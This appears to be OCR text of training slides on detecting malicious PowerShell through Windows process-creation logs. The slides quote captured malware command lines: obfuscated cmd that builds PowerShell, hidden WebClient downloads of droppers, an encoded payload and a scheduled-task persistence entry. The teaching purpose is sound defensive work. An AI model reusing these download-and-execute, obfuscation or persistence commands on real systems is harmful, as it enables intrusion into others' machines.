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
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Typical Malware launching PowerShell
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4688 35:34.7 4856 8704 cmd jwaMLXnC iTahsHIpaITIFJCDLrOwoC XwSDfYdvV & %C^om^S^pEc% %C^om^S^pEc% /V /c set %LkOzPNSShSlqiXU%=
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4688 35:40.9 4644 5100 C:\Users\Public\50559.exe
4688 35:40.3 5100 9836 C:\Users\Public\50559.exe
4688 35:42.7 9836 6428 C:\Users\HACKME\AppData\Local\Microsoft\Windows\lookupview.exe
4688 35:42.8 6428 8772 C:\Users\HACKME\AppData\Local\Microsoft\Windows\lookupview.exe
4688 35:50.4 8772 4892 C:\Users\HACKME\AppData\Local\Microsoft\Windows\lookupview.exe "C:\ProgramData\8E8.tmp"
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4688 35:50.5 9224 8984 C:\WINDOWS\SysWOW64\WerFault.exe -u -p 9224 -s 8
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1. Calls CMD.exe
1. Calls PowerShell and downloads dropper
1. Calls Malware
1. Calls 2nd copy of Malware
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

This PowerShell looks odd

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This PowerShell looks odd

- cmd jwaMLXnC iTahsHIpaITIFJCDLrOwoC XwSDfYdvV & %C^om^S^pEc% %C^om^S^pEc% /V /c set %LkOzPNSShSlqiXU%=HkMCjGoAjaAcJ&&set %var1%=p&&set %var2%=ow&&set %AhUBjnMNLHEFDPI%=pRLBAwJEiiE&&set %var7%=!%var1%!&&set %vNQpMqIhkQoukIa%=cHwdrjXtIoaIBY&&set %var3%=er&&set %var8%=!%var2%!&&set %var4%=s&&set %QSAiRAvRrPuhXMB%=ataDjzmFNO&&set %var5%=he&&set %var6%=ll&&!%var7%!!%var8%!!%var3%!!%var4%!!%var5%!!%var6%! "(nEW-ObJECT ManAGEMEnT.AuToMATIoN.PsCReDEntIAl '' . ('76492d1116743f0423413b16050a5345MgB8AGYAZgB2AFEAYgBtAEwAUQB5AEUAbgAwADkAUQA3AFkAUQBuAEcAVwBxAHcAPQA9AHwANAA1ADMAMQBiADkAMQAzADUAYwBiAD
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
Did that look normal?

- 4688 will show you the Process execution
  - What called what
- What called PowerShell, and the parents above
  - Word > CMD > PowerShell = Always BAD
- What did PowerShell logging catch?
  - That big blob looked interesting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PowerShell Bypasses

- -W Hidden (Hide the window YOU see)

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
3244	2660	C:\Windows\System32\cmd.exe /K taskkill /f /im winword.exe&taskkill /f /im Excel.exe&PowerShell (New-Object System.Ne
3244	4732	C:\Windows\System32\schtasks.exe /Create /sc MINUTE /MO 200 /TN WindowsUpdates /TR C:\\Users\\Public\\svchost32.
3244	7648	C:\Windows\System32\schtasks.exe /delete /tn WindowsUpdate /F
3244	1032	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe (New-Object System.Net.WebClient).DownloadFile('http:/

- -NoP –sta –NonI –w hidden (no Profile, Hidden, Non-Interactive)

Parent_Process_I	PID	Process_Command_Line/CommandLine
4332	4144	C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE /n "C:\Users\HACKME\Desktop\DC0003833
4144	7868	C:\Windows\System32\cmd.exe /k powershell -NoP -sta -NonI -w hidden $e=(New-Object System.Net.WebCl
7868	7440	powershell -NoP -sta -NonI -w hidden $e=(New-Object System.Net.WebClient).DownloadString('http://acces
7440	3664	C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -e JAB1AHMAIAA9ACAAIgBoAHQAdABwA
3664	7804	C:\Users\HACKME\AppData\Local\Temp\12.exe
7804	7064	C:\Users\HACKME\AppData\Local\Temp\12.exe
4556	5800	consent.exe 4556 404 000002C569A1F050
7064	7224	C:\WINDOWS\SysWOW64\cmd.exe /c start C:\Users\HACKME\AppData\Local\Temp\12.exe && exit
7224	7368	C:\Users\HACKME\AppData\Local\Temp\12.exe
7368	3080	C:\Users\HACKME\AppData\Local\Temp\12.exe



They do this to hide what you see

- Bypass

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            or_Proc   w_Proc   Process_Command_Line/CommandLine
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2T13:26:51:263   n/a     n/a     C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE /n "C:\Users\BOB\Deskto
2T13:26:58:02    0xf60   0x6b0   C:\Windows\system32\cmd.exe /c C:\Users\BOB\AppData\Local\Temp\14323.bat
2T13:26:58:112   n/a     n/a     n/a
2T13:26:58:34    n/a     n/a     cscript.exe "C:\Users\BOB\AppData\Local\Temp\""14323"".v""bs"
2T13:26:58:34    0x6b0   0x340   cscript.exe "C:\Users\BOB\AppData\Local\Temp\""14323"".v""bs"
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Warning: Output capped at 200 elements

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poweRSheLL -NoniNTeRaCtivE -NoPr -exeCuTi ByPASS -WinDO hIDDen do{sleep 4;(.("{2}{0}{1}" -f'-o'.'bject'.'new') ("{1}{3}{5}{0}{2}{4}" -f't'.'syst'.'.webclie'.'em'.'nt
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- Hidden Window

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2T13:27:20:200   0xaa4   0xc38   C:\Windows\system32\sysprep\sysprep.exe C:\Users\BOB\AppData\Local\GCEzKN54\x
2T13:27:20:246   0xc38   0xa90   C:\Users\BOB\AppData\Local\GCEzKN54\xBe6RSIM.exe C:\Users\BOB\AppData\Local\T
2T13:27:20:309   n/a     n/a     ping 1.3.1.2 -n 1
2T13:27:20:309   0x6b0   0xa30   ping 1.3.1.2 -n 1
2T13:27:20:340   n/a     n/a     n/a
2T13:27:21:399   n/a     n/a     n/a
2T13:27:23:878   n/a     n/a     n/a
